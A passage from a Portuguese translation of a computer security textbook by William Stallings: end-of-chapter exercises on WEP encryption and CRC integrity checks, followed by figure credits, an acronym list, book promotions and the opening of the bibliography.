  - c. Qual é a fraqueza criptográfica desse esquema?

24.3 Para o WEP, integridade de dados e confidencialidade de dados são conseguidas usando o algoritmo de cifração em fluxo RC4. O emissor de uma MPDU executa as seguintes etapas, denominadas encapsulamento:

1. O transmissor seleciona um valor de vetor de inicialização (IV).
2. O valor do IV é concatenado com a chave WEP compartilhada pelo emissor e destinatário para formar a semente, ou entrada de chave, para o RC4.
3. Uma verificação de redundância cílica (CRC) de 32 bits é computada sobre todos os bits do campo de dados da mensagem da camada MAC e anexada ao campo de dados. A CRC é um código de detecção de erros comum usado em protocolos de controle de enlace de dados. Nesse caso, o CRC serve como valor de verificação de integridade (ICV).
4. O resultado da etapa 3 é cifrado usando o RC4 para formar o bloco de texto cifrado.
5. O IV do texto às claras é anexado ao início do bloco de texto cifrado para formar a MPDU encapsulada para transmissão.
  - a. Desenhe um diagrama de blocos para ilustrar o processo de encapsulamento.
  - b. Descreva as etapas no destinatário final para recuperar o texto às claras e executar a verificação de integridade.
  - c. Desenhe um diagrama de blocos para ilustrar a parte b.

24.4 Uma fraqueza potencial do uso de CRC como forma de verificação de integridade é que um CRC é uma função linear. Isso significa que você pode prever quais bits de CRC são alterados se um único bit da mensagem for trocado. É possível determinar qual combinação de bits pode ser alterada na mensagem de modo que o resultado não afete o valor de CRC. Assim, há várias combinações de mudanças de bits na mensagem em texto às claras que não alteram o valor de CRC e, portanto, a integridade da mensagem não pode ser garantida. Todavia, no WEP, se um atacante não conhecer a chave criptográfica, ele não tem acesso ao texto às claras, só ao bloco de texto cifrado. Isso significa que o ICV é protegido contra ataque de modificação de bits? Explique.



**FIGURA 24.12** Autenticação WEP.

<sup>1</sup>Nesse contexto, estamos discutindo controle de acesso como uma função de segurança. Essa função é diferente do controle de acesso ao meio, como descrito na [Seção 24.2](#). Infelizmente, a literatura e os padrões usam o nome *controle de acesso* em ambos os contextos.

<sup>2</sup>Embora o termo MAC seja comumente usado em criptografia para referir-se a um código de autenticação de mensagem, o termo MIC é usado em conexão com o 802.11i porque *MAC* tem outro significado padrão (controle de acesso ao meio) quando se trata de rede.

<sup>3</sup>Nota de Tradução: O modo CBC-MAC é bastante parecido com o modo CBC, descrito no [Capítulo 20](#), sendo a diferença principal apenas o bloco cifrado final, que é fornecido como saída, mas não os blocos cifrados intermediários.

# Créditos

Figura 1.2: Conceitos e relações de segurança, figura: “Security Concepts and Relationships” de Common Criteria Project Sponsoring Organizations.

Common Criteria for Information Technology Security Evaluation, Part 1: Introduction and General Model. CCIMB-2009-07-001, julho de 2009.  
Reprodução permitida.

Figura 1.4: Tipos de ataques sofridos adaptada de COMPUTER CRIME AND SECURITY SURVEY. Copyright © 2010 por Computer Security Institute. Reprodução permitida.

Figura 1.5: Tecnologias de segurança usadas de COMPUTER CRIME AND SECURITY SURVEY. Copyright © 2010 por Computer Security Institute. Reprodução permitida.

Figura 3.8: “Curvas operacionais características de medições biométricas idealizadas” por Anil Jain et al., de COMMUNICATIONS OF THE ACM, fevereiro de 2000, vol. 43:2. Copyright © 2000 por Association for Computing Machinery, Inc. Reprodução permitida. [www.acm.org](http://www.acm.org)

Figura 3.10: Protocolos básicos de desafio/resposta para autenticação de usuário remoto “Comparing Pass-words, Tokens and Biometrics for User Authentication” por L. O’Gorman, de PROCEEDINGS OF THE IEEE Copyright © 2003 por IEEE. Reprodução permitida.

Figura 3.11: Arquitetura de sistema multicanal para ligar uso público e uso pessoal “An Iris Biometric System for Public and Personal Use” por M. Negin, de COMPUTER. Copyright © 2000 por IEEE. Reprodução permitida.

Figura 4.1: Várias políticas de controle de acesso “Access Control: Principles and Practices” por R. Sandhu e P. Samarati, de IEEE COMMUNICATIONS MAGAZINE. Copyright © 1996 por IEEE. Reprodução permitida.

Figura 4.2a: Exemplos de estruturas de controle de acesso “Access Control: Principles and Practices” por R. Sandhu e P. Samarati, de IEEE COMMUNICATIONS MAGAZINE. Copyright © 1996 por IEEE.  
Reprodução permitida.

Figura 4.8: Família de modelos de controle de acesso baseado em papéis “Role-

Based Access Control Models” por R. Sandhu, de COMPUTER. Copyright © 1994 por IEEE. Reprodução permitida.

Tabela 5.3: Exemplo de banco de dados estatístico “Relational Database (Revocation)” de CRYPTOGRAPHY AND DATA SECURITY, primeira edição por Dorothy E. Denning. Copyright © 1982 por Dorothy E. Denning. Impressão eletrônica, reprodução permitida por Pearson Education, Inc., Upper Saddle River, Nova Jersey.

Figura 5.5: Acesso indireto a informação via canal de inferência: “Indirect Information Access via Inference Channel” de “The Inference Problem: A Survey” por Csilla Farkas, de ACM SIGKDD. Copyright © por Csilla Farkas. Reprodução permitida.

Figura 5.8: Abordagens para a segurança de bancos de dados estatísticos de “Security- Control Methods for Statistical Databases: A Comparative Study” por Nabil R. Adam et al., de ACM COMPUTING SURVEYS, dezembro de 1989, vol. 21:4. Copyright © 1989 por Association for Computing Machinery, Inc. Reprodução permitida. [www.acm.org](http://www.acm.org)

Figura 6.5: Modificação de tabela de chamadas do sistema por rootkit “Detecting and Categorizing Kernel-Level Rootkits to Aid Future Detection” por J. Levine, J. Grizzard e H. Owen, de IEEE SECURITY AND PRIVACY. Copyright © 2005 por IEEE. Reprodução permitida.

Figura 6.7: Posicionamento de monitores de vermes “Countering Network Worms Through Automatic Patch Generation” por S. Sidiropoulos e A. Keromytis, de IEEE SECURITY AND PRIVACY. Copyright © 2005 por IEEE. Reprodução permitida.

Figura 8.2: Arquitetura de agente “A System for Distributed Intrusion Detection” por S. Snapp, de Proceedings COMPCON. Copyright © 1991 por IEEE. Reprodução permitida.

Figura 9.6: Dispositivo unificado de gerenciamento de ameaça, Figura 9.6 de “Unified Threat Management Appliance” de “UTM Thwarts Blended Attacks” por Anthony James, de NETWORK WORLD, 29 de setembro de 2006. Copyright © 2006 por Anthony James. Reprodução permitida pelo editor transmitida por meio do The YGS Group.

Figura 11.1: Visão abstrata de programa “Abstract View of Program” adaptada de SECURE PROGRAMMING FOR LINUX AND UNIX HOWTO por David A. Wheeler. Copyright © por David A. Wheeler. Reprodução permitida.

Figura 13.4: Contaminação com controles de integridade simples de

BUILDING A SECURE COMPUTER por Morrie Gasser. Copyright © 1988 por Morrie Gasser. Reprodução permitida pelo autor.

Figura 13.5: Resumo de regras de integridade do sistema Clark-Wilson, Figura 1 de “A Comparison of Commercial and Military Computer Security Policies” D. Clark e D. Wilson, do IEEE SYMPOSIUM ON SECURITY AND PRIVACY. Copyright © 1987 do IEEE. Reprodução permitida.

Figura 13.9: Hierarquia de papéis e suas designações de usuários, Figura 5 de “Configuring Role-Based Access Control to Enforce Mandatory and Discretionary Access Control Policies” por Sylvia Osborn et al., de ACM TRANSACTIONS ON INFORMATION AND SYSTEM SECURITY, maio de 2000, vol. 3:2. Copyright © 2005 por Association for Computing Machinery, Inc. Reprodução permitida. [www.acm.org](http://www.acm.org)

Figura 16.2: “Fire Effects” de SECURITY, ACCURACY, AND PRIVACY IN COMPUTER SYSTEMS, primeira edição por James Martin. Copyright © 1974 por James Martin. Reprodução eletrônica permitida por Pearson Education, Inc., Upper Saddle River, Nova Jersey.

Figura 19.1: Ciclo vicioso do cibercrime “The Simple Economics of Cybercrime” por N. Kshetri, de IEEE SECURITY AND PRIVACY. Copyright © 2006 por IEEE. Reprodução permitida.

Figura 19.3: Componentes do DRM de “Digital Rights Management for Content Distribution” Proceedings, Australasian Information Security Workshop 2003. Copyright © 2003 por Association for Information Systems. Reprodução permitida.

Figura 19.7: Hierarquia ética “How the New Software Engineering Code of Ethics Affects You” por D. Gotterbarn, de IEEE SOFTWARE. Copyright © 1999 by IEEE. Reprodução permitida.

Figura 19.8: Código de ética e conduta profissional da ACM, ACM Code of Ethics and Professional Conduct de [www.acm.org](http://www.acm.org). Copyright © por ACM Publications. Reprodução permitida por Association of Computing Machinery.

Figura 19.9: Código de ética do IEEE, IEEE Code of Ethics. Copyright © 2006 por IEEE. Reprodução permitida.

Figura 19.10: Padrão de conduta da AITP, AITP Standard of Conduct de AITP STANDARDS OF CONDUCT, 2006. Reprodução permitida por Association of Information Technology Professional (AITP). Todos os direitos reservados. [www.aitp.org](http://www.aitp.org)

Figura 21.6: Exemplo de algoritmo RSA (apenas dados usados) Fonte: [Figura](http://Figura)

**21.6:** Example of RSA Algorithm created from data THE CODE BOOK:  
THE SCIENCE OF SECRECY FROM ANCIENT EGYPT TO QUANTUM  
CRYPTOGRAPHY por S. Singh, Anchor Books, 1999.

## Acrônimos

**AES** Advanced Encryption Standard

**API** Application Programming Interface

**CD** Compact Disk

**CORBA** Common Object Request Broker Architecture

**CPU** Central Processing Unit

**CTSS** Compatible Time-Sharing System

**DES** Data Encryption Standard

**DMA** Direct Memory Access

**DVD** Digital Versatile Disk

**FAT** File Allocation Table

**FCFS** First Come First Served

**FIFO** First In First Out

**GUI** Graphical User Interface

**IBM** International Business Machines Corporation

**I/O** Input/Output

**IP** Internet Protocol

**IPC** InterProcess Communication

**JCL** Job Control Language

**LAN** Local Area Network

**LIFO** Last In First Out

**LRU** Least Recently Used

**MVS** Multiple Virtual Storage

**NTFS** NT File System

**NUMA** Nonuniform Memory Access

**ORB** Object Request Broker

**OSI** Open Systems Interconnection

**PC** Program Counter

**PCB** Process Control Block

**PSW** Processor Status Word

**RAID** Redundant Array of Independent Disks

**RISC** Reduced Instruction Set Computer

**RPC** Remote Procedure Call

**SMP** Symmetric Multiprocessing ou Symmetric Multiprocessor

**SPOOL** Simultaneous Peripheral Operation On Line

**SVR4** System V Release 4

**TCP** Transmission Control Protocol

**TLS** Translation Lookaside Buffer

**UDP** User Datagram Protocol

## Livros de William Stallings sobre tecnologia de computadores e comunicações de dados

Data and Computer Communications, Ninth Edition

*Comunicações de dados e computadores, nona edição*

Um levantamento abrangente que tornou-se o padrão na área, abarcando (1) comunicações de dados, incluindo transmissão, mídia, codificação de sinal, controle de link e multiplexação; (2) redes de comunicação, incluindo comutação de circuito e comutação de pacote, transmissão de quadros, ATM e LANs; (3) o conjunto de protocolos TCP/IP, incluindo IPv6, TCP, MIME e HTTP, bem como um tratamento detalhado de segurança de redes. **Recebeu o prêmio da Text and Academic Authors Association (TAA) para o Melhor Livro Didático na área de ciência e engenharia de computação** em 2007. ISBN 978-0-13-139205-2

Computer Organization and Architecture, Eighth Edition

*Organização e arquitetura de computador, oitava edição*

Uma visão unificada dessa área extensa. Abrange fundamentos como CPU, unidade de controle, microprogramação, conjunto de instruções, E/S e memória. Abarca também tópicos avançados, como organização RISC, superescalar e paralela. **A quarta e a quinta edições receberam o prêmio TAA para o Melhor Livro Didático na área de Ciência e Engenharia de Computação do ano.** ISBN 978-0-13-607373-4

*Business Data Communications, Sixth Edition*

*Comunicações de dados comerciais, sexta edição*

Apresentação abrangente de comunicações e telecomunicações de dados da perspectiva de negócios. Abrange tecnologia de comunicações e aplicações de voz, dados, imagem e vídeo, incluindo vários estudos de caso. ISBN 978-0-13-606741-2

*Wireless Communications and Networks, Second Edition*

*Comunicações e redes sem fio, segunda edição*

Levantamento abrangente e atualizado. Abarca tópicos fundamentais de comunicações sem fio, incluindo antenas e propagação, técnicas de codificação de sinais, espalhamento espectral e correção de erros. Examina redes de satélites, celulares, sem fio de laço local e LANs sem fio, incluindo Bluetooth e 802.11. Cobre IP móvel e WAP. ISBN 0-13-191835-4

*Computer Networks with Internet Protocols and Technology*

*Redes de computadores com protocolos e tecnologia de internet*

Levantamento atualizado do desenvolvimento na área de protocolos e algoritmos baseados em Internet. Usando uma abordagem top-down (de cima para baixo), abarca aplicações, camada de transporte, QoS na Internet, roteamento na Internet, camada de enlace de dados e redes de computadores, segurança e gerenciamento de redes. ISBN 978-0-13-141098-9

---

## Referências

### Abreviaturas

ACM Association for Computing Machinery

IEEE Institute of Electrical and Electronics Engineers

NIST National Institute of Standards and Technology

RFC Request for Comments

1. The Association for Computing Machinery. *USACM Policy Brief: Digital Millennium Copyright Act (DMCA)*, 6 de fevereiro de 2004, [acm.org/usacm/Issues/DMCA.htm](http://acm.org/usacm/Issues/DMCA.htm).
2. Adam N, Wortmann J. Security-Control Methods for Statistical Databases: A Comparative Study. *ACM Computing Surveys* dezembro de 1989.
3. Agosta J, et al. Towards Autonomic Enterprise Security: Self-Defending Platforms, Distributed Detection, and Adaptive Feedback. *Intel Technology Journal* 9 de novembro de 2006; [developer.intel.com/technology/itj](http://developer.intel.com/technology/itj).
4. Alexander S. Password Protection for Modern Operating Systems. *login* junho de 2004.
5. Anderson J. *Computer Security Threat Monitoring and Surveillance*. Fort Washington, PA: James P. Anderson Co; abril de 1980.
6. Anderson R, et al. Using the New ACM Code of Ethics in Decision Making. *Communications of the ACM* fevereiro de 1993.
7. Anderson, D. et al. *Detecting Unusual Program Behavior Using the Statistical Component of the Next-generation Intrusion Detection Expert System (NIDES)*. Technical Report SRI-CSL-95-06, SRI Computer Science Laboratory, maio de 1995, [www.csl.sri.com/programs/intrusion](http://www.csl.sri.com/programs/intrusion).
8. Andrews M, Whittaker J. Computer Security. *IEEE Security and Privacy* setembro/outubro de 2004.
9. Anley C, Heasman J, Lindner F, Richarte G. *The Shellcoder's Handbook: Discovering and Exploiting Security Holes*. Hoboken, NJ:

Wiley; 2007.

10. Ante S, Grow B. Meet the Hackers. *Business Week* 29 de maio de 2006.
11. Anthes G. Computer Security: Adapt or Die. *ComputerWorld* 8 de janeiro de 2007.
12. Anthes G. Security in the Cloud. *Communications of the ACM* novembro de 2010.
13. Arbor Networks. *Worldwide Infrastructure Security Report* Janeiro 2010; In: <http://www.arbornetworks.com/report>; Janeiro 2010.
14. Department of the Army. *Physical Security* janeiro de 2001; Field Manual FM 3-19.30.
15. Audin G. Next-Gen Firewalls: What to Expect. *Business Communications Review* junho de 2004.
16. Axelsson S. The Base-Rate Fallacy and the Difficulty of Intrusion Detection. *ACM Transactions and Information and System Security* agosto de 2000.
17. Aycock J. *Computer Viruses and Malware*. New York: Springer; 2006.
18. Bace R. *Intrusion Detection*. Indianapolis, IN: Macmillan Technical Publishing; 2000.
19. Bailey, M., et al. The Internet Motion Sensor: A Distributed Blackhole. *Proceedings of the Network and Distributed System Security Symposium Conference*, fevereiro de 2005.
20. Balasubramaniyan, J. et al. An Architecture for Intrusion Detection Using Autonomous Agents. *Proceedings, 14th Annual Computer Security Applications Conference*, 1998.
21. [21] Balachandra, R., Ramakrishna, P. e Rakshit, A. Cloud Security Issues. *Proceedings, 2009 IEEE International Conference on Services Computing*, 2009.
22. Barkley J. Comparing Simple Role-Based Access Control Models and Access Control Lists. *Proceedings of the Second ACM Workshop on Role-Based Access Control* 1997.
23. Bauer D, Koblentz M. NIDX—An Expert System for Real-Time Network Intrusion Detection. *Proceedings, Computer Networking Symposium* abril de 1988.
24. Bell, D., LaPadula, L. Secure Computer Systems: Mathematical Foundations. *MTR-2547, Vol. I*, The MITRE Corporation, Bedford, MA, 1.º de março de 1973. (ESD-TR-73-278-I).
25. Bell, D. e LaPadula, L. Secure Computer Systems: Unified Exposition

- and Multics Interpretation. *MTR-2997*, The MITRE Corporation, Bedford, MA, julho de 1975. (ESD-TR-75-306).
26. Bellovin S, Cheswick W. Network Firewalls. *IEEE Communications Magazine* setembro de 1994.
  27. Bellare, M., Canetti, R. e Krawczyk, H. Keying Hash Functions for Message Authentication. *Proceedings, CRYPTO'96*, agosto de 1996; publicado por Springer-Verlag. Uma versão aumentada está disponível em <http://www-cse.ucsd.edu/users/mihir>.
  28. Bell D. Looking Back at the Bell-Lapadula Model. *Proceedings, 21st Annual IEEE Computer Security Applications Conference* 2005.
  29. Ben-Natan, R. *Data Security, Governance & Privacy: Protecting the Core of Your Business*. Guardium White Paper, 2006, [www.guardium.com](http://www.guardium.com).
  30. Bertino E, Jajodia S, Samarati P. Database Security: Research and Practice. *Information Systems*. 1995;20.
  31. Bertino E, Sandhu R. Database Security—Concepts, Approaches, and Challenges. *IEEE Transactions on Dependable and Secure Computing* janeiro-março de 2005.
  32. Bhatti R, Bertino E, Ghafoor A. An Integrated Approach to Federated Identity and Privilege Management in Open Systems. *Communications of the ACM* fevereiro de 2007.
  33. Biba, K. Integrity Considerations for Secure Computer Systems, *ESDTR-76-372*, ESD/AFSC, Hanscom AFB, Bedford, MA, abril de 1977.
  34. Bidgoli H, ed. *Handbook of Information Security*. Nova York: Wiley; 2006.
  35. Binsalleeh, H., Ormerod, T., Boukhtouta, V., Sinha, P., Youssef, A., Debbabi, M., Wang, L. On the Analysis of the Zeus Botnet Crimeware Toolkit. Z02\_STAL5069\_02\_SE\_BIB.indd 757 07/10/11 8:40 PM *Proceedings of the 8th Annual International Conference on Privacy, Security and Trust*, IEEE, setembro de 2010.
  36. Bloom B. Space/Time Trade-Offs in Hash Coding with Allowable Errors. *Communications of the ACM* julho de 1970.
  37. Bosworth S, Kabay M, Whyne E, eds. *Computer Security Handbook*. New York: Wiley; 2009.
  38. Bowen, P., Hash, J., Wilson, M. *Information Security Handbook: A Guide for Managers*. NIST Publicação Especial 800-100, outubro de

2006.

39. Braunfeld R, Wells T. Protecting Your Most Valuable Asset: Intellectual Property. *IT Pro* março/abril de 2001.
40. Brooks F. *The Mythical Man-Month: Essays on Software Engineering*. Reading, MA: Addison-Wesley; 1995.
41. Browne P. Computer Security—A Survey. *ACM SIGMIS Database* outono de 1972.
42. Brownlee B, Guttman E. *Expectations for Computer Security Incident Response* junho de 1998; RFC 2350.
43. Bryant, W. *Designing an Authentication System: A Dialogue in Four Scenes*. Documento do Project Athena, fevereiro de 1988, <http://web.mit.edu/kerberos/www/dialogue.html>.
44. Burr W, Dodson D, Polk W. *Electronic Authentication Guideline*. Gaithersburg, MD: National Institute of Standards and Technology; setembro de 2004; Publicação Especial 800-63.
45. Calabrese C. The Trouble with Biometrics. *login* agosto de 1999.
46. Camp L. First Principles of Copyright for DRM Design. *IEEE Internet Computing* maio/junho de 2003.
47. Campbell P. The Denial-of-Service Dance. *IEEE Security and Privacy* novembro–dezembro de 2005.
48. Carl G, et al. Denial-of-Service Attack-Detection Techniques. *IEEE Internet Computing* janeiro-fevereiro de 2006.
49. Carnegie-Mellon Software Engineering Institute. *Handbook for Computer Security Incident Response Teams (CSIRTs)* abril de 2003; CMU/SEI-2003-HB-002.
50. Cass S. Anatomy of Malice. *IEEE Spectrum* novembro de 2001.
51. Common Criteria Project Sponsoring Organisations. *Common Criteria for Information Technology Security Evaluation, Part 1: Introduction and General Model* janeiro de 2004; CCIMB-2004-01-001.
52. Common Criteria Project Sponsoring Organisations. *Common Criteria for Information Technology Security Evaluation, Part 2: Security Functional Requirements* janeiro de 2004; CCIMB-2004-01-002.
53. Common Criteria Project Sponsoring Organisations. *Common Criteria for Information Technology Security Evaluation, Part 1: Introduction and General Model* julho de 2009; CCIMB-2009-07-001.
54. Common Criteria Project Sponsoring Organisations. *Common Criteria for Information Technology Security Evaluation, Part 2: Security*

*Functional Components* julho de 2009; CCIMB-2009-07-002.

55. Common Criteria Project Sponsoring Organisations. *Common Criteria for Information Technology Security Evaluation, Part 3: Security Assurance Components* julho de 2009; CCIMB-2009-07-003.
56. Chang R. Defending Against Flooding-Based Distributed Denial-of-Service Attacks: A Tutorial. *IEEE Communications Magazine* outubro de 2002.
57. Chandra A, Calderon T. Challenges and Constraints to the Diffusion of Biometrics in Information Systems. *Communications of the ACM* dezembro de 2005.
58. Chandola V, Banerjee A, Kumar V. Anomaly Detection: A Survey. *ACM Computing Surveys* julho de 2009.
59. Chapman D, Zwick E. *Building Internet Firewalls*. Sebastopol, CA: O'Reilly; 2000.
60. Chapman C. Fundamental Ethics in Information Systems. *Proceedings of the 39th Hawaii International Conference on System Sciences* 2006.
61. Cheng P, et al. A Security Architecture for the Internet Protocol. *IBM Systems Journal* 1998.
62. Chen S, Tang T. Slowing Down Internet Worms. *Proceedings of the 24<sup>th</sup> International Conference on Distributed Computing Systems* 2004.
63. Chen J, Jiang M, Liu Y. Wireless LAN Security and IEEE 802.11i. *IEEE Wireless Communications* fevereiro, 2005.
64. Chen TM, Abu-Nimeh S. Lessons from Stuxnet. *IEEE Computer*. abril de, 2011;44(4):91–93.
65. Chess D. The Future of Viruses on the Internet. *Proceedings, Virus Bulletin International Conference* outubro de 1997.
66. Cheswick W, Bellovin S. *Firewalls and Internet Security: Repelling the Wily Hacker*. Reading, MA: Addison-Wesley; 2003.
67. Cheling S. Denial of Service Against the Domain Name System. *IEEE Security and Privacy* janeiro-fevereiro de 2006.
68. Choi M, et al. Wireless Network Security: Vulnerabilities, Threats and Countermeasures. *International Journal of Multimedia and Ubiquitous Engineering* julho de 2008.
69. Chokhani S. Trusted Products Evaluation. *Communications of the ACM* julho de 1992.
70. Clark D, Wilson D. A Comparison of Commercial and Military Computer Security Policies. *IEEE Symposium on Security and Privacy*

1987.

71. van Cleeff A, Pieters W, Wieringa R. Security Implications of Virtualization: A Literature Study. *IEEE International Conference on Computational Science and Engineering* 2009.
72. Codd E. A Relational Model of Data for Large Shared Data Banks. *Communications of the ACM* junho de 1970.
73. Cohen F. *A Short Course on Computer Viruses*. Nova York: Wiley; 1994.
74. Collett S. Encrypting Data at Rest. *Computerworld* 27 de março de 2006.
75. Computer Associates International. *The Business Value of Identity Federation* janeiro de 2006; White Paper.
76. Conry-Murray A. Behavior-Blocking Stops Unknown Malicious Code. *Network Magazine* junho de 2002.
77. Cormen T, Leiserson C, Rivest R, Stein C. *Introduction to Algorithms*. Cambridge, MA: MIT Press; 2009.
78. Costa M, et al. Vigilante: End-to-End Containment of Internet Worms. *ACM Symposium on Operating Systems Principles* 2005.
79. Coventry L, Angeli A, Johnson G. Usability and Biometric Verification at the ATM Interface. *Proceedings, 2003 ACM Conference on Human Factors in Computing* 2003.
80. Cremonini, M. “Network-Based Intrusion Detection Systems” in [BIDG06].
81. Cloud Security Alliance. *Security Guidance for Critical Areas of Focus in Cloud Computing* V2.1. CSA Report, dezembro de 2009.
82. Cloud Security Alliance. *Top Threats to Cloud Computing* V1.0. CSA Report, março de 2010.
83. Computer Security Institute. *2010/2011 Computer Crime and Security Survey* 2010.
84. Team Cymru. Cybercrime: An Epidemic. *ACM Queue* novembro de 2006.
85. Damiani E, et al. Balancing Confidentiality and Efficiency in Untrusted Relational Databases. *Proceedings, Tenth ACM Conference on Computer and Communications Security* 2003.
86. Damiani E, et al. Key Management for Multi-User Encrypted Databases. *Proceedings, 2005 ACM Workshop on Storage Security and Survivability* 2005.
87. Damron J. Identifiable Fingerprints in Network Applications. *login*

- dezembro de 2003.
88. Daugman J. Probing the Uniqueness and Randomness of IrisCodes: Results from 200 Billion Iris Pair Comparisons. *Proceedings of the IEEE* novembro de 2006.
  89. Davies D, Price W. *Security for Computer Networks*. New York: Wiley; 1989.
  90. Dawson E, Nielsen L. Automated Cryptoanalysis of XOR Plaintext Strings. *Cryptologia* abril de 1996.
  91. Dean D, Felten E, Wallach D. Java Security: From HotJava to Netscape and Beyond. *Proceedings IEEE Symposium on Security and Privacy*, IEEE maio de 1996.
  92. Denning P. Third Generation Computer Systems. *ACM Computing Surveys* dezembro de 1971.
  93. Denning D, Denning P. The Tracker: A Threat to Statistical Database Security. *ACM Transactions on Database Systems* março de 1979.
  94. Denning D. *Cryptography and Data Security*. Reading, MA: Addison-Wesley; 1982.
  95. Denning D. Commutative Filters for Reducing Interference Threats in Multilevel Database Systems. *Proceedings of 1985 IEEE Symposium on Security and Privacy* 1985.
  96. Denning D. An Intrusion-Detection Model. *IEEE Transactions on Software Engineering* fevereiro de 1987.
  97. Denning P, Frailey D. The Profession of IT: Who Are We? *Communications of the ACM* junho de 2011.
  98. Dhem J, Feyt N. Hardware and Software Symbiosis Help Smart Card Evolution. *IEEE Micro* novembro/dezembro de 2001.
  99. Diffie W, Hellman M. New Directions in Cryptography. *Proceedings of the AFIPS National Computer Conference* junho de 1976.
  100. Diffie W, Hellman M. Privacy and Authentication: An Introduction to Cryptography. *Proceedings of the IEEE* março de 1979.
  101. Diffie W. The First Ten Years of Public-Key Cryptography. *Proceedings of the IEEE* maio de 1988; Reimpresso em [SIMM92].
  102. Dinur I, Nissim K. Revealing Information While Preserving Privacy. *Proceedings of the 22nd ACM SIGMOD-SIGACT-SIGART Symposium on Principles of Database Systems* 2003.
  103. Defense Information Systems Agency. *Database Security Technical Implementation Guide*. Department of Defense 30 novembro de 1995.

104. U.S. Department of Justice. *The Electronic Frontier: The Challenge of Unlawful Conduct Involving the Use of the Internet*, março de 2000, usdoj.gov/criminal/cybercrime/unlawful.htm.
105. U.S. Department of Transportation. *Emergency Response Guidebook*. Pipeline and Hazardous Materials Safety Administration, 2008, <http://www.phmsa.dot.gov>.
106. Down D, et al. Issues in Discretionary Access Control. *Proceedings of the 1985 Symposium on Security and Privacy* 1985.
107. Dwork C, et al. Our Data, Ourselves: Privacy via Distributed Noise Generation. *Advances in Cryptology—Eurocrypt 2006* 2006.
108. Eaton I. *The Ins and Outs of System Logging Using Syslog*. SANS Institute InfoSec Reading Room fevereiro de 2003.
109. Electronic Frontier Foundation. *Cracking DES: Secrets of Encryption Research, Wiretap Politics, and Chip Design*. Sebastopol, CA: O'Reilly; 1998.
110. Embleton S, Sparks S, Zou C. SMM Rootkits: A New Breed of OSIndependent Malware. *Proceedings of the 4th International Conference on Security and Privacy in Communication Networks* setembro de 2008; ACM.
111. Enger N, Howerton P. *Computer Security*. New York: Amacom; 1980.
112. England P, et al. A Trusted Open Platform. *Computer* julho de 2003.
113. European Network and Information Security Agency. *The New Users' Guide: How to Raise Information Security Awareness*. ENISA Report TP-30-10-582-EN-C, julho dde 2008.
114. European Network and Information Security Agency. *Cloud Computing: Benefits, Risks and Recommendations for Information Security*. ENISA Report, novembro de 2009.
115. EvfiMievski A, et al. Limiting Privacy Breaches in Privacy Preserving Data Mining. *Proceedings of the 22nd ACM SIGMOD-SIGACT-SIGART Symposium on Principles of Database Systems* 2003.
116. Farkas C, Jajodia S. The Inference Problem: A Survey. *ACM SIGKDD Explorations*. 2003;4.
117. Feistel H. Cryptography and Computer Privacy. *Scientific American* maio de 1973.
118. Felten E. Understanding Trusted Computing: Will Its Benefits Outweigh Its Drawbacks? *IEEE Security and Privacy* maio/junho de 2003.
119. Federal Emergency Management Administration. *Emergency*

- Management Guide for Business and Industry.* FEMA 141, outubro de 1993.
120. Federal Emergency Management Administration. *Multihazard Identification and Risk Assessment.* FEMA Publication 9-0350, 1997.
  121. Ferraiolo D, Kuhn R. Role-Based Access Control. *Proceedings of the 15th National Computer Security Conference* 1992.
  122. Ferrari, J. e Poh, S. *Smart Cards: A Case Study.* IBM Redbook SG24-5239-00, <http://www.redbooks.ibm.com>, outubro, 1998.
  123. Ferraiolo D, et al. Proposed NIST Standard for Role-Based Access Control. *ACM Transactions on Information and System Security* agosto de 2001.
  124. Fluhrer S, Mantin I, Shamir A. Weakness in the Key Scheduling Algorithm of RC4. *Proceedings, Workshop in Selected Areas of Cryptography* 2001.
  125. Forristal J. Physical/Logical Convergence. *Network Computing* 23 de novembro de 2006.
  126. Fossi M, et al. Symantec Report on Attack Kits and Malicious Websites. *Symantec* 2010.
  127. Frankel, S., Eydt, B., Owens, L., Scarfone, K. *Establishing Wireless Robust Security Networks: A Guide to IEEE 802.11i.* NIST Publicação Especial SP 800-97, fevereiro de 2007.
  128. Fraser, B. *Site Security Handbook.* RFC 2196, setembro de 1997.
  129. Gallery E, Mitchell C. Trusted Computing: Security and Applications. *Cryptologia.* 2009;33.
  130. Garris M, Tabassi E, Wilson C. NIST Fingerprint Evaluations and Developments. *Proceedings of the IEEE* novembro dce 2006.
  131. Gasser M. *Building a Secure Computer System.* Nova York: Van Nostrand Reinhold; 1988.
  132. Gaudin S. The Omega Files. *Network World* 26 de junho de 2000.
  133. Geer D. Hackers Get to the Root of the Problem. *Computer* maio de 2006.
  134. Gibbs J. The Digital Millennium Copyright Act. *ACM Ubiquity* agosto de 2000.
  135. Giobbi, R. “Mitigating Slowloris.” CERT/CC Blog, 1.º de julho de 2009,  
[http://www.cert.org/blogs/certcc/2009/07/slowloris\\_vs\\_your\\_webserver.\]](http://www.cert.org/blogs/certcc/2009/07/slowloris_vs_your_webserver.)
  136. Gold S. Social Engineering Today: Psychology, Strategies and Tricks.

*Network Security* novembro de 2010.

137. Gotterbarn D. How the New Software Engineering Code of Ethics Affects You. *IEEE Software* novembro/dezembro de 1999.
138. Goldberg I, Wagner D. Randomness and the Netscape Browser. *Dr Dobb's Journal* 22 de julho de 2001.
139. Goyeneche J, Souse E. Loadable Kernel Modules. *IEEE Software* janeiro/fevereiro de 1999.
140. Graham G, Denning P. Protection — Principles and Practice. *Proceedings, AFIPS Spring Joint Computer Conference* 1972.
141. Grance, T., Kent, K., Kim, B. *Computer Security Incident Handling Guide*. NIST Publicação Especial SP 800-61, janeiro de 2004.
142. Griffiths P, Wade B. An Authorization Mechanism for a Relational Database System. *ACM Transactions on Database Systems* setembro de 1976.
143. Gutmann, P. Secure Deletion of Data from Magnetic and Solid-State Memory. *Proceedings of the Sixth USENIX Security Symposium*, San Jose, CA, 22-25 de julho de 1996.
144. Gutmann P. PKI: It's Not Dead, Just Resting. *Computer* agosto de 2002.
145. Hacigumus H, et al. Executing SQL over Encrypted Data in the Database-Service-Provider Model. *Proceedings, 2002 ACM SIGMOD International Conference on Management of Data* 2002.
146. Hamming R. *The Art of Probability for Scientists and Engineers*. Reading, MA: Addison-Wesley; 1991.
147. Handley, M. e Rescorla, E. *Internet Denial-of-Service Considerations*. RFC 4732, novembro de 2006.
148. Hansman S, Hunt R. A Taxonomy of Network and Computer Attacks. *Computers & Security* 2004.
149. Harrison M, Ruzzo W, Ullman J. Protection in Operating Systems. *Communications of the ACM* agosto de 1976.
